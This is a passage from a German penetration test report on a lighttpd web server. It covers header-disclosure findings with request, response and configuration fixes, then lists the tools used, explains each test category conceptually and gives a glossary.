Last-Modified: Mon, 21 Aug 2017 12:07:43 GMT
Content-Length: 3390
Connection: close
Date: Tue, 20 Feb 2018 16:36:03 GMT
Server: lighttpdd/1.4.31

$(document).ready(function() {

...
```

Empfehlung

Es wird empfohlen, den Header in der lighttpd-Konfiguration zu entfernen. Dies kann wie folgt erzielt werden:

```
setenv.set-response-header = ( "Date" => "␣" )
```

lighttpd Server Last-Modified Header (Nr. 130)

3.7 geringes Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der Web-Server ist durch eine Schwachstelle bezüglich der Offenlegung von Informationen betroffen, d.h. der Last-Modified-Header wird mit übermittelt.

Request:

```
GET /addons/mh/js/cloudmatic.js HTTP/1.1
Host: 192.168.2.65
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
    Trident/5.0)
Connection: close
Referer: http://192.168.2.65/addons/mh/index.cgi
```

Response:

```
HTTP/1.1 200 OK
Content-Type: text/javascript
Accept-Ranges: bytes
ETag: "4151197402"
Last-Modified: Mon, 21 Aug 2017 12:07:43 GMT
Content-Length: 3390
Connection: close
Date: Tue, 20 Feb 2018 16:36:03 GMT
Server: lighttpdd/1.4.31

$(document).ready(function() {

...
```

Empfehlung

Es wird empfohlen, den Header in der lighttpd-Server zu entfernen. Dies kann durch die folgende Einstellung in der Konfiguration erfolgen:

```
setenv.set-response-header = ( "Last-Modified" => "␣" )
```

7.9 Abkürzungsverzeichnis

Abkürzung	Definition
AES	Advanced Encryption Standard
CA	Certification Authority
CBC	Cipher Block Chaining
CIFS	Common Internet File System
CIM	Common Information Model
CIS	Center for Internet Security
CN	Common Name
CTR	Counter Mode
CVE	Common Vulnerabilities and Exposures
CVSS	Common Vulnerability Scoring System
DES	Data Encryption Standard
DHE	Diffie-Hellman Exchange
DNS	Domain Name System
DOM	Document Object Model
DoS	Denial-of-Service
ECDHE	Elliptic Curve Diffie-Hellman Exchange
GCM	Galois/Counter Mode
HSTS	HTTP Strict Transport Security
HTML	Hypertext Markup Language
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
ICMP	Internet Control Message Protocol

Abkürzung	Definition
MD5	Message-Digest Algorithm 5
MitM	Man-in-the-Middle
PHP	PHP Hypertext Preprocessor
RC	Rivest Cipher
RFC	Requests for Comments
RSA	Rivest, Shamir und Adleman
SHA	Secure Hash Algorithm
SLP	Service Location Protocol
SMB	Server Message Block
SMTP	Simple Mail Transfer Protocol
SOAP	Simple Object Access Protocol
SP	Service Pack
SSH	Secure Shell
SSL	Secure Sockets Layer
TCP	Transmission Control Protocol
TLS	Transport Layer Security
UDP	User Datagram Protocol
UI	User Interface
XML	Extensible Markup Language
XSS	Cross-Site-Scripting

Tabelle 5: Abkürzungsverzeichnis

8 Anlage

8.1 Verwendete Tools

8.1.1 Port-Scanner (NMAP)

Nmap (Network Mapper") ist eine kostenlose und Open Source lizensierte Anwendung für die Erkennung und Sicherheitsprüfung von Schwachstellen im Netzwerk. Nmap verwendet rohe IP-Pakete auf neuartige Weise, um zu ermitteln, welche Hosts im Netzwerk verfügbar sind, welche Dienste (Anwendungsname und Version) diese Hosts anbieten, welche Betriebssysteme (und Betriebssystemversionen) ausgeführt werden, welche Art von Paketfilter / Firewalls im Einsatz sind. Es wurde entwickelt, um schnell große Netzwerke zu scannen und ebenfalls einzelne Hosts. Nmap läuft auf allen gängigen Computer-Betriebssystemen und es stehen offizielle Binärpakete für Linux, Windows und Mac OS X zur Verfügung.

- Version: 7.4

8.1.2 Network Vulnerability Scanner

Nessus ist eine lizenzpflichtiger Schwachstellen Scanner. Es identifiziert Schwachstellen, Konfigurationsprobleme und Malware in physischen, virtuellen und Cloud-Umgebungen. Nessus läuft auf allen gängigen Computer-Betriebssystemen und es stehen offizielle Binärpakete für Linux, Windows und Mac OS X zur Verfügung.

- Version: 7.0.1
- Plugin Feed Version: 201802021815

8.1.3 Burp Suite Professional

Burp, der Rülpser, bringt Fehler in Webseiten ans Licht. Als Java-basierter Proxy schaltet sich Burp zwischen Browser und Web-Server und bietet Programmierern, Pentestern und sicherheitsaffinen Experten ein praktisches GUI mit vielen Funktionen.

- Version: 1.7.32

8.1.4 OWASP Zed Attack Proxy (ZAP)

Der OWASP Zed Attack Proxy (ZAP) ist eines der weltweit beliebtesten Sicherheitstools und wird von Hunderten von internationalen Freiwilligen aktiv gepflegt. Es hilft dabei, automatisch Sicherheitslücken in Web-Anwendungen zu finden, während die Anwendungen entwickelt und getestet werden. Es ist auch ein großartiges Werkzeug für erfahrene Pentester, um manuelle Sicherheitstests für Web-Anwendungen durchzuführen.

- Version: 2.7.0

8.1.5 Nikto

Nikto ist ein Open Source (GPL) Web-Server Scanner, der umfassende Tests gegen Web-Server für mehrere Objekte durchführt, einschließlich über 6700 potentiell gefährliche Dateien / Programme, prüft auf veraltete Versionen von über 1250 Servern und versionsspezifische Probleme auf über 270 Servern. Das Tool prüft auch auf Serverkonfigurationselemente, wie das Vorhandensein mehrerer Indexdateien, HTTP-Serveroptionen und versucht, installierte Webserver und Software zu identifizieren. Scanelemente und Plugins werden häufig aktualisiert und können automatisch aktualisiert werden.

- Version: 2.1.6

8.1.6 Metasploit

Das Metasploit-Projekt ist ein Open-Source-Projekt und bietet ein effizientes Frwamework für Pentester. Es beinhaltet Informationen über Sicherheitslücken und unterstützt bei der Entwicklung und Ausführung von Exploits gegen verteilte Zielsysteme. Ein anderes wichtiges Teilprojekt ist das Shellcode-Archiv.

- Version: 4.16.36

8.2 Erläuterungen zu den Einzelprüfungen

Dieser Abschnitt beschreibt die Einzelprüfungen im Detail.

Namensauflösung

In den meisten Fällen wird das Domain Name System (DNS) verwendet, um zu einem Domain-Namen die zugehörige IP-Adresse zu ermitteln. Es gibt aber auch die umgekehrte Situation, bei der zu einer vorgegebenen IP-Adresse der Name benötigt wird. Wenn diese Auflösung ermöglicht werden soll, wird eine reverse Domäne angelegt.

Erreichbarkeit

Es wird geprüft, ob ein Host mit einer IP-Adresse zum Zeitpunkt der Prüfung im Netz aktiv ist.

Offene Ports und Dienste ermittelt

Ein Port ist der Teil einer Netzwerk-Adresse, der die Zuordnung von TCP- und UDP-Verbindungen und -Datenpaketen zu Server- und Client-Programmen durch Betriebssysteme bewirkt. Ports können auch Netzwerkprotokolle und entsprechende Netzwerkdienste identifizieren.

Betriebssystem ermittelt

Mit einer Kombination aus remote Probes (SMB, NTP, HTTP, TCP/IP, SNMP, etc.) ist es häufig möglich, das Remote Operating-System im Einsatz zu ermitteln. Hierdurch kann festgestellt werden, ob ein aktuelles Betriebssystem eingesetzt wird. Kann ein Betriebssystem nicht ermittelt werden, bedeutet dieses keine Schwachstelle.

Versionen & Patch-Level ermittelt

Anhand von diversen Anfragen wird versucht, von außen zu ermitteln, welche Versionen und Updates auf dem System installiert sind. Diese Prüfung liefert lediglich einen Hinweis darauf, welche Informationen von einem Außentäter leicht abgerufen werden können. Es ist technisch nicht möglich, ohne privilegierte Zugriffsrechte direkt auf das System eine sichere Diagnose über den Versionsstand und Patch-Level abzugeben.

Prüfung des SSL-Zertifikats

Transport Layer Security (TLS), weitläufiger bekannt unter der Vorgängerbezeichnung Secure Sockets Layer (SSL), ist ein hybrides Verschlüsselungsprotokoll zur sicheren Datenübertragung im Internet. TLS-Verschlüsselung wird heute vor allem mit HTTPS eingesetzt. Für gewöhnlich authentifiziert sich zuerst der Server gegenüber dem Client mit einem Zertifikat. Das Zertifikat wird von einer Zertifizierungsstelle (englisch: Certificate Authority oder CA") ausgegeben und einen öffentlichen zugänglichen Signaturprüfschlüssel einer bestimmten Person oder Organisation zugeordnet. Diese Zuordnung wird von der Zertifizierungsstelle beglaubigt, indem sie das Zertifikat ihrerseits ebenfalls mit ihrer digitalen Unterschrift versieht. Wenn ein Browser eine CA nicht kennt, kann ein Anwender nicht direkt sicherstellen, dass die Kommunikation zwischen den richtigen Instanzen stattfindet.

Informationen zur Verschlüsselung

Es wird geprüft, ob aktuelle Verschlüsselungsprotokolle verwendet werden. Es wird geprüft, ob Verschlüsselungsprotokolle eingesetzt werden können, die nicht mehr als sicher gelten. Es wird geprüft, ob noch Algorithmen verwendet werden, die nicht mehr als sicher gelten. Es wird geprüft, ob die Schlüssellänge ausreichend lang ist.

Prüfen auf Backdoors

Ein Backdoor (auch Trapdoor oder Hintertür) bezeichnet einen Teil einer Software, der es Benutzern ermöglicht, unter Umgehung der normalen Zugriffssicherung Zugang zum IT-System oder einer sonst geschützten Funktion einer Anwendung zu erlangen. Ein Beispiel sind Universalpasswörter oder eine spezielle (meist durch einen Trojaner heimlich installierte) Software, die einen entsprechenden Fernzugriff auf dem IT-System ermöglicht

Prüfen auf Standard Accounts

Häufig existieren für die initiale Konfiguration einer Anwendung oder eines IT-Systems Standard-Zugangsdaten, die vom Hersteller vorgegeben sind und in der Regel für alle Systeme gleich sind. Werden diese nicht geändert, dann besteht die Gefahr, dass unbefugte Zugang erhalten.

Remote Shell Zugriff

Viele IT-Systeme bieten die Möglichkeit, über eine Verbindung auf die Kommandoebene zuzugreifen. Dieser Zugang wird nicht immer deaktiviert.

Ausnutzbare Schwachstellen im Betriebssystem

Wenn Betriebssysteme fehlerhaft konfiguriert sind oder nicht auf einem aktuellen Stand sind, können unter Umständen Schwachstellen durch einen Angreifer ausgenutzt werden.

Ausnutzbare Schwachstellen in Diensten / Anwendungen

Wenn Dienste oder Anwendungen fehlerhaft konfiguriert sind oder nicht auf einem aktuellen Stand sind, können unter Umständen Schwachstellen durch einen Angreifer ausgenutzt werden.

Web-Server identifizieren

Häufig lassen sich aus Bannern oder anderen Parametern ableiten, welcher Web-Server in welcher Version eingesetzt wird. Hieraus kann bestimmt werden, ob ein Web-Server auf einem aktuellen Stand ist.

HTTP Header prüfen

HTTP-Header-Felder (oft ungenau HTTP-Header) sind Bestandteile des Hypertext Transfer Protocol (HTTP)-Protokollheaders und übermitteln die für die Übertragung von Dateien über HTTP wichtigen Parameter und Argumente. Es sollten (ggf. je nach Web-Seite) mögliche Security Optionen im HTTP-Header verwendet werden. Hierdurch wird die Sicherheit auf Client-Seite verbessert und trägt zum Schutz der Anwender bei.

HTTP OPTIONS ermitteln

Es wird geprüft, ob http-Request-Methoden verwendet werden können, die eine Gefahr für

die Anwendung oder den Anwender bedeuteten.

Serverseitige Technologie zum Erstellen dynamischer Webseiten ermitteln

Welche Serverseitige Technologie(n) zum Erstellen dynamischer Web-Seiten kommen zum Einsatz? Werden Methoden oder Tools verwendet, die als unsicher gelten? Viele Web-Anwendungen verwenden Frameworks und Tools für die Erstellung und Auswertung.

Programmiersprache / Script-Sprache erkennen

In welcher Programmiersprache / Script-Sprache wurde eine Anwendung entwickelt. Viele Web-Anwendungen verwenden Frameworks und Tools für die Erstellung und Auswertung.

Seiten mit Eingaben ermitteln

Welche Seiten haben Eingabefelder (GET oder POST)? Um Informationen von den Anwendern entgegenzunehmen, werden in der Regel Formularfelder verwendet.

Web Server Directory Enumeration

Welche Verzeichnisse werden erkannt?

Common Gateway Interface (CGI)

Das Common Gateway Interface (CGI) ist ein Standard für den Datenaustausch zwischen einem Web-Server und Anwendungslogik, die Anfragen bearbeitet. CGI ist eine schon länger bestehende Variante, Webseiten dynamisch bzw. interaktiv zu machen.

Password Auto-Completion

Standardmäßig ist das AUTOCOMPLETE Attribut nicht deaktiviert. Dadurch können vertrauliche Informationen (z. B. Username und Passwort) im Browser des Anwenders gespeichert werden. Auf diese Weise kann ein Unbefugter unter Umständen (z. B. Multi-User PC) an die Daten gelangen.

HTTP Cookie 'secure' Property Transport Mismatch

Wenn eine HTTPS-Verbindung vorhanden ist, dann darf ein Cookie nur über diesen sicheren Kanal übertragen werden. Problematisch wird es, wenn Web-Anwendungen ebenfalls Verbindungen per unverschlüsselter HTTP-Verbindungen erlauben. Somit besteht die Gefahr, dass ein Cookie mit ggf. vertraulichen Informationen unverschlüsselt übertragen werden kann.

Damit sichergestellt wird, dass eine Cookie nur über eine verschlüsselte Verbindung übertragen wird, sollte das SECURE Attribut gesetzt sein („true“).

Cross-domain source file inclusion

Mittlerweile laden Websites viele Dinge aus anderen Quellen: Webfonts, JavaScript-Bibliotheken von CDN-Servern, Werbung und Zählpixel, Sharing-Buttons sozialer Netzwerke und vieles mehr. Zu einem echten Problem wird es allerdings, wenn über eine dieser Quellen Schadcode ausgeführt wird, welche etwa die Seite betrügerisch manipuliert, den Browser zum Absturz bringt, Cookies oder Session-Daten entführt oder anderweitig den User gefährdet. Es sollte darauf geachtet werden, nur Scripte von vertrauenswürdigen Quellen auszuführen.
Mit der script-src Option der Content-Security-Policy (CSP) im HTTP-Header können die vertrauenswürdigen Skripte definiert werden. script-src listen die erlaubten Quellen für JavaScript-Dateien auf.

Insecure transition from HTTP to HTTPS in form post

Durch eine Man-in-the-Middle-Angriff könnten die Benutzerdaten eines Anwenders abgegriffen werden. Die Seite mit Eingaben sollten durch HTTPS verschlüsselt werden. Es sollte ggf. der HTTP-Header Strict-Transport-Security verwendet werden, so dass Web-Seiten den Browser dazu veranlassen für bestimmte URLs nur die SSL Variante zuzulassen.

Ermitteln gültiger Zugangsdaten

Bei Seiten, die nach einer Benutzerkennung und einem Passwort fragen, wird geprüft, ob über die Rückmeldungen von der Anwendung gültige Benutzerkennungen oder Passworte ermittelt werden können oder die Rückmeldung für gezielte Angriffe verwendet werden könnten.
Eine weitere Methode gültige Benutzer auf einem System zu finden, besteht darin, Home-Verzeichnisse zu suchen. Wird die Benutzerverwaltung vom Betriebssystem (z. B. mittels passwd) übernommen, und wurde der Web-Server nicht sicher konfiguriert, so lassen sich mit Hilfe von Anfragen über den Browser gültige Benutzerkennungen auf einem System finden.
Selbst wenn die Benutzerkennungen nicht für die Web-Anwendung zu verwenden sind, könnten diese für Angriffe auf Dienste, wie zum Beispiel Telnet, SSH oder FTP verwendet werden, die der Server eventuell auch anbietet. Wurden mögliche Benutzerkennungen und Angriffsvektoren ermittelt, kann eine Brute-Force-Agriff durchgeführt werden.

Brute Force

Ein Brute-Force-Angriff ist ein automatisierter Prozess, der Mittels Ausprobieren versucht, Benutzername und Passwort einer Person zu erraten. Viele Systeme erlauben die Verwendung von schwachen Passwörtern oder Schlüsseln. Benutzer verwenden auch oft leicht zu erratende Passwörter oder solche, die in Wörterbüchern zu finden sind. In einem solchen Szenario verwendet ein Angreifer ein Wörterbuch und probiert einfach Wort für Wort durch. Dabei erzeugt er tausende oder gar Millionen falscher Passwörter. Wenn eines der ausprobierten Passwörter den Zugang zum System erlaubt, dann wäre der Brute-Force-Angriff erfolgreich und der Angreifer kann den Account benutzen.
Auf allen Seiten, die ein Login erfordern oder Eingaben für eine manuelle Auswertung (z. B. über Kontaktformulare) übermittelt werden, sollte durch ein Challenge-Response-Test (Captcha) die Möglichkeiten einen automatisierten Angriff durchzuführen, stark reduziert werden. Hinweis: werden Captchas eingesetzt, sind die entsprechenden Seiten oft nicht mehr barrierefrei.

Weak-Password-Recovery-Validation

Mit Weak-Password-Recovery-Validation ermöglicht eine Website einem Angreifer, das Passwort eines anderen Benutzers unerlaubt zu erlangen oder gar zu ändern. Neben der Registrierung und der Anmeldung existiert häufig auch eine ResetFunktion für vergessene Passwörter. Auch hier wird geprüft, ob über diese Funktion gültige Benutzerkennungen ermittelbar sind.

Credential/Session Prediction

Ähnlich, wie bei der Login-Brute-Force wird bei dieser Attacke versucht, durch einen automatisierten Vorgang eine gültige Session-ID zu erhalten. Bei Erfolg könnte eine gültige Session ohne eine vorherige Authentifizierung durch einen Angreifer übernommen werden.

InsufficientAuthorization

Von Insufficient-Authentication spricht man, wenn eine Website den Zugriff auf Inhalte oder Funktionen erlaubt, ohne dass sich der Benutzer zuvor ausreichend authentifiziert hat. Das direkte Aufrufen einer geschützten Seite wird auch als forcedbrowsing bezeichnet. Eine weitere Methode besteht darin, Parameter in der GET Anfrage, im POST Request des HTTP-Headers zu verändern.

Weitere Methoden, um die Authentisierung zu umgehen, sind die Manipulation von Session IDs oder Einsatz von SQL-Injektion.

Session Hijacking

Web-Anwendungen sind darauf angewiesen, ihre Benutzer auch über die Dauer einer Anfrage hinaus zuzuordnen. Dazu wird zu Beginn jeder Sitzung eine eindeutige Sitzungs-ID generiert, die der Browser des Benutzers bei allen nachfolgenden Anfragen übermittelt, um sich damit bei dem Server zu identifizieren. Die Sitzungs-ID wird dabei über ein GET- oder POST-Argument oder – wie meistens – über ein Cookie übermittelt. Kann der Angreifer diese Sitzungs-ID mitlesen oder erraten, kann er sich durch das Mitsenden der Sitzungs-ID in eigenen Anfragen als der authentifizierte Benutzer ausgeben und die Sitzung somit übernehmen. Meistens wird von der Anwendung nicht überprüft, ob die Session von dem gleichen Benutzer initialisiert wurde.

Insufficient Session Expiration

Mit Insufficient-Session-Expiration ist gemeint, dass eine Website einem Angreifer erlaubt, alte Session-Berechtigungen oder die Session-IDs weiter zu benutzen. Durch Insufficient-Session-Expiration wird eine Website anfällig für Angriffe mit gestohlenen oder vorgetäuschten Benutzeridentitäten.

Session-Fixation

Im Gegensatz zum Session Hijacking versucht der Angreifer bei der Session-Fixation nicht, eine bestehende Session seines Opfers zu entführen, sondern dem Opfer eine ihm bekannte gültige Session ID unterzuschieben. Hat der Angreifer Erfolg, kann er die Sitzung übernehmen. Session-Fixation ist eine Angriffsmethode, welche die Session-ID eines Benutzers auf einen festen Wert setzt. Abhängig von der Funktionalität der Website, können eine Reihe von Techniken benutzt werden, um den Wert einer Session-ID zu fixieren. Dazu eignen sich z. B. Links zu Cross-Site-Scripting-Schwachstellen der Website mit zuvor gemachten HTTP-Requests. Nachdem die Session-ID des Benutzers fixiert ist, wartet der Angreifer bis dieser sich anmeldet. Sobald der Benutzer angemeldet ist, kann der Angreifer die vordefinierte Session-ID verwenden und die Online-Identität des Benutzers missbrauchen.

Content Spoofing

Beim Content Spoofing versuchen Angreifer in einem für Benutzer vertrauenswürdigem

Umfeld Inhalte auszutauschen und so den Benutzer zur Preisgabe von Informationen zu verleiten. Oftmals ändern Angreifer die Quell-URL von Frames bzw. iFrames, um in einer dem Benutzer vertrauten Webseite eigenen, manipulierten Inhalt darzustellen. Der Benutzer glaubt folglich, einer vertrauten Website Informationen bereitzustellen. Schwachstellen lassen sich vermeiden, wenn Präsentationslogik und Webserver nur vertrauenswürdige Quellen zulassen.

Cross-Site Scripting Vulnerability in URI

Gibt es Hinweise darauf, dass ein URI möglicherweise für einen Cross-Site Angriff anfällig ist?

Cross-site Scripting in Parametern

Cross-Site Scripting tritt dann auf, wenn eine Webanwendung Daten annimmt, die von einem Nutzer stammen und diese Daten dann an einen Browser weitersendet, ohne den Inhalt zu überprüfen. Damit ist es einem Angreifer möglich, auch Skripte indirekt an den Browser des Opfers zu senden und damit Schadcode auf der Seite des Klienten auszuführen.

Cross-Site Tracing (XST)

Cross-Site Tracing (kurz: XST) ist ein Angriff auf Internetbenutzer mit dem Ziel, bestimmte Benutzerdaten auszuschnüffeln. Über eine reguläre Webserver-Funktion (HTTP-TRACE) und durch Sicherheitslücken in Browsern ist es für einen Dritten möglich, HTTP-Header-Informationen zu erhalten. Dieser Angriff tritt besonders in Verbindung mit Cross-Site Scripting auf.

Anders als bei einem normalen Cross-Site-Scripting-Angriff ist ein Cross-Site-Tracing-Angriff jedoch nicht auf dasselbe Dokument oder denselben Web-Server beschränkt. Sondern es kann jeder beliebige Web-Server genutzt werden, um an die Benutzerdaten des Opfers einer beliebigen Website gelangen. Dieser Umstand macht diese Angriffsform besonders gefährlich, da prinzipiell von jeder Website aus, die ein Benutzer aufruft, ein Angriff auf die Benutzerdaten einer beliebigen anderen Website möglich ist.

Eine HTTP-TRACE-Anfrage entspricht einer GET-Anfrage, mit dem Unterschied, dass der Webserver die gesamte an ihn gesendete Anfrage als Echo an den Client zurückgibt. Ein clientseitig ausgeführtes Skript kann eine TRACE-Anfrage senden und sämtliche an den Web-Server gesendeten Informationen (samt aller HTTP-Header-Felder, also auch Authentifizierungsdaten, Cookies, etc.) abfangen, die für den Angreifer von Interesse sind. Alle Webserver, die die TRACE-Methode unterstützen, eröffnen diese Angriffsmöglichkeit. Sie können durch

Deaktivierung der TRACE-Unterstützung aufseiten des Webservers für Anfragen an diesen Web-Server verhindert werden.

Remote Code Injection

Skriptsprachen, wie z. B. PHP, erlauben es, mit dem include()-Befehl ein Skript in ein anderes einzubinden. Dabei wird der Inhalt des zu ladenden Skriptes an die Stelle der include()-Anweisung gesetzt. Ein Angreifer kann damit beliebigen Programmcode einschleusen, der dann auf dem Web-Server ausgeführt wird. Dies geschieht mit den Zugriffsrechten des Web-Servers, was je nach Konfiguration ausreicht, um sich genauer auf dem Server umzusehen oder sich Zugang zum System zu verschaffen. Auch wenn die Zugriffsrechte eingeschränkt sind, kann dieser Zugang benutzt werden, um darauf aufbauende weitere Angriffe zu starten.

SQL-Injection

SQL-Injections sind dann möglich, wenn Daten -wie beispielsweise Benutzereingaben- in den SQL-Interpreter gelangen. Denn Benutzereingaben können Zeichen enthalten, die für den SQL-Interpreter Sonderfunktion besitzen und so Einfluss von außen auf die ausgeführten Datenbankbefehle ermöglichen. Durch eine SQL-Injektion kann ein Angreifer durch den gezielten Einsatz von Funktionszeichen weitere SQL-Befehle einschleusen oder die Abfragen so manipulieren, dass zusätzliche Daten verändert oder ausgegeben werden. In einigen Fällen besteht auch die Möglichkeit, Zugriff auf eine Shell zu erhalten, was im Regelfall die Möglichkeit des Kompromittierens des gesamten Servers bedeutet.

Buffer Overflow

Es kann zu einem Buffer Overflow kommen, wenn dem Server ein Request gesendet wird, der größer ist als der Server erwartet. Beschränkt die Anwendung die Länge des String beim Lesen nicht, wird dieser ohne Längenbeschränkung in den Datenpuffer auf dem Stack geschrieben. Auf dem Stack sind neben Variablen auch Rücksprungadressen gespeichert, die vom überlangen String überschrieben werden. Will das Programm eine Rücksprungadresse aus dem Stack laden, erhält er Daten aus dem String, der den Stack übersprungen hat. Dies kann dazu genutzt werden, um die im String enthaltenen Daten ausführen zu lassen. Der übergelaufene Datenpuffer kann beliebigen Code enthalten, der unter der User-ID des Serverprozesses ausgeführt wird.

OS Commanding

OS-Commanding ist eine Angriffsmethode, die Betriebssystembefehle aus Benutzereingaben konstruiert. Wenn eine Web-Anwendung Benutzereingaben nicht richtig prüft, bevor sie im Anwendungscode benutzt werden, kann es möglich sein, die Anwendung so zu manipulieren, dass Betriebssystembefehle ausgeführt werden. Die ausgeführten Befehle werden mit denselben Rechten ausgeführt wie andere Befehle der Anwendung auch (z. B. Datenbankserver, Webanwendungsserver, Webserver, usw.).

Format String Attack

Format-String-Angriffe ändern den Programmablauf dadurch, dass sie die Fähigkeiten der „stringformattinglibrary" ausnutzen, um andere Bereiche des Programmspeichers zu manipulieren. Die Schwachstellen treten auf, wenn Benutzerdaten direkt als Eingabe für den Formatstring bestimmter Funktionen benutzt werden. Wenn ein Angreifer einen Format-String als Parameterwert der Web-Anwendung übergibt, dann können diese ggf. beliebigen Code auf dem Server ausführen.

Directory Indexing

Directory-Indexing ist eine Funktion des Web-Servers, die automatisch alle Dateien im Verzeichnis zeigt, wenn die übliche Standarddatei (index.html, home.html, default.htm) fehlt. Im Wesentlichen ist das vergleichbar mit dem „ls" (Unix) oder „dir" (Windows) Befehl innerhalb eines Verzeichnisses, wobei das Ergebnis im HTML-Format angezeigt wird. Wenn ein Web-Server den Inhalt eines Verzeichnisses zeigt, dann kann das Listing Informationen enthalten, die nicht für die Öffentlichkeit bestimmt sind.

Information Leakage

Eine Information-Leakage-Schwachstelle liegt vor, wenn eine Website sensible Daten (z. B. Kommentare der Entwickler oder Fehlermeldungen), die einem Angreifer helfen, das System zu missbrauchen, ausgibt. Sensible Informationen können in HTML-Kommentaren, Fehlermeldungen, Quellcodes oder einfach als Text sichtbar sein. Es gibt viele Wege, wie eine Website dazu gebracht werden kann, diese Art von Informationen preiszugeben. Obwohl solchen Lecks nicht unbedingt eine Verletzung der Sicherheit darstellen, so geben sie einem Angreifer doch gute Anleitungen für deren zukünftige Ausnutzung. Die Preisgabe sensibler Informationen kann verschiedene Risiken bergen und sollte daher wann immer möglich ver-

mieden werden.

Path Traversal

Mit der Path-Traversal-Angriffstechnik erhält man Zugriff auf Dateien, Verzeichnisse und Befehle, die potentiell außerhalb des Document-Root-Verzeichnisses des Webservers liegen. Ein Angreifer kann eine URL so manipulieren, dass die Website beliebige Dateien irgendwo auf dem Webserver ausführt oder deren Inhalt anzeigt. Jedes Gerät, welches eine HTTP-basierte Schnittstelle hat, ist potentiell mit Path-Traversal angreifbar.

PredictableResource Location

Predictable-Resource-Location ist eine Angriffsmethode, um versteckten Inhalt oder versteckte Funktionalität einer Website zu finden. Dieser Brute-Force-Angriff versucht, durch geschicktes Erraten, Inhalt, der nicht öffentlich zugänglich ist, zu sehen. Temporäre Dateien, Backupdateien, Konfigurationsdateien und Beispieldateien sind Beispiele für ”vergessene”Dateien. Diese Brute-Force-Suchen sind einfach, weil versteckte Dateien oft üblichen Namensgebungen folgen und in Standardverzeichnissen zu finden sind. Diese Dateien können sensible Informationen über die Interna der Web-Anwendung, die Datenbank, Passwörter, Rechnernamen, Dateipfade zu anderen sensiblen Bereichen oder sogar zu potentiellen Schwachstellen enthalten. Solche Informationen sind für einen Angreifer von großem Wert.

Google-Hacking

Suchmaschinen im Internet, wie zum Beispiel Google, können dazu verwendet werden, Informationen über die Struktur einer Web-Anwendung zu erhalten. Mit Hilfe von Suchmaschinen können auch Fehlermeldungen des Webauftrittes nachverfolgt werden. Somit kann ein Prüfer durch entsprechende Fehlerseiten in anderen Webauftritten Rückschlüsse auf die Logik einer Anwendung ziehen. Dank der Google-Suchmaschine kann der Prüfer nicht nur zu öffentlich zugänglichen Internet-Ressourcen gelangen, sondern auch zu denjenigen, die unbekannt bleiben sollten. Über trickreiche Google-Suchanfragen können Links auf verwundbare Web-Anwendungen, Hintertüren oder versehentlich ins Netz gestellte Dokumente mit sensiblen Daten ermittelt werden. Diese Methode wird auch als Google-Hacking bezeichnet.

Logische Angriffe

Logische Angriffe beschreibt den Missbrauch oder das Ausnutzen der logischen Abläufe in einer Web-Anwendung. Die Applikationslogik ist der erwartete prozedurale Ablauf, der benutzt

wird, um eine bestimmte Aktion auszulösen. Beispiele für Anwendungslogik sind Passwort-Wiederherstellung, Auktionen, Benutzerregistration und E-Commerce-Einkauf. Eine Website erwartet von einem Benutzer, dass bestimmte Schritte in der Anwendung durchlaufen werden, um eine Aktion auszulösen. Ein Angreifer kann in der Lage sein, diese Schritte zu umgehen oder zu missbrauchen, um einer Website und deren Benutzer Schaden zuzufügen.

Denial of Service

Denial-of-Service (DoS) ist eine Angriffstechnik, die das Ziel verfolgt, die üblichen Benutzeraktivitäten einer Website zu verhindern. DoS-Angriffe finden normalerweise auf der Netzwerkebene (Network Layer) statt, sind aber auch auf der Anwendungsebene (aApplication Layer) möglich. Diese schädlichen Angriffe können Erfolg haben, indem sie das System dazu bringen kritische Ressourcen aufzubrauchen, indem sie eine Schwachstelle ausnutzen oder Abuse-of-Functionality erreicht werden kann.

8.3 Glossar

(IT-) Assessment

Der Begriff wird im Sinne einer Beurteilung einer Lage zu einem bestimmten Zeitpunkt verstanden. In der Regel handelt es sich um eine Beurteilung zur Informationssicherheit zu Prozessen mit Bezug zur Informationsverarbeitung.

Audit

Ziel eines Audits ist ein dokumentierter Status des gelebten Sicherheitsniveaus, das Aufspüren von Mängeln und Sicherheitslücken sowie die Beurteilung durch eine unabhängige Überprüfung der bestehenden Sicherheitsmaßnahmen im technischen und organisatorischen Bereich. Je nach Bereich wird bei einem Audit der Ist-Zustand analysiert oder aber ein Vergleich der ursprünglichen Zielsetzung mit den tatsächlich erreichten Zielen ermittelt. Oft soll ein Audit auch dazu dienen, allgemeine Probleme oder einen Verbesserungsbedarf aufzuspüren.

headerlineBlack-Box-Test Bezeichnet eine Testmethode aus der Softwareentwicklung, bei der die Tests ohne Kenntnisse über die innere Funktionsweise des zu testenden IT-Systems ent-

wickelt werden. Häufig wird dieser Begriff bei der IT-Schwachstellenanalyse synonym zum Begriff „Zero-Knowledge-Test“ verwendet.

Code Review

Code Review bezeichnet die Durchsicht von Quelltexten (Quelltextrezension) durch eine andere Person. Das Verfahren des Code Reviews dient der Verbesserung und Qualitätssicherung von Computerprogrammen.

Dynamic Application Security Testing (DAST)

Hauptaspekt des DAST ist das Aufspüren von Fehlern und Sicherheitslücken in einer Webanwendung selbst und eine Überprüfung des Web-Servers auf Betriebssystemebene.

Gray-Box-Test

Bezeichnet eine Testmethode aus der Softwareentwicklung, bei der die Tests nur mit einer Teilkenntnis über die innere Funktionsweise des zu testenden IT-Systems entwickelt werden. Häufig wird dieser Begriff bei der IT-Schwachstellenanalyse synonym zum Begriff „Half-Knowledge-Test“ verwendet.

Network Security Scan (NSS)

Ein NSS ist ein Schwachstellen-Scan unter Einsatz eines Schwachstellen-Scanners. Die Ergebnisse werden aufbereitet und es werden Empfehlungen gegeben, Schwachstellen zu beseitigen.

Penetrationstest

Penetrationstest ist der fachsprachliche Ausdruck für einen umfassenden Sicherheitstest einzelner Rechner oder Netzwerke jeder Größe. Ziel eines solchen Tests ist es jedoch nicht nur, eine mögliche Schwachstelle aufzudecken, sondern deren Existenz auch zu beweisen, indem die Schwachstelle tatsächlich ausgenutzt wird und ein IT-System penetriert wird.

Pentest

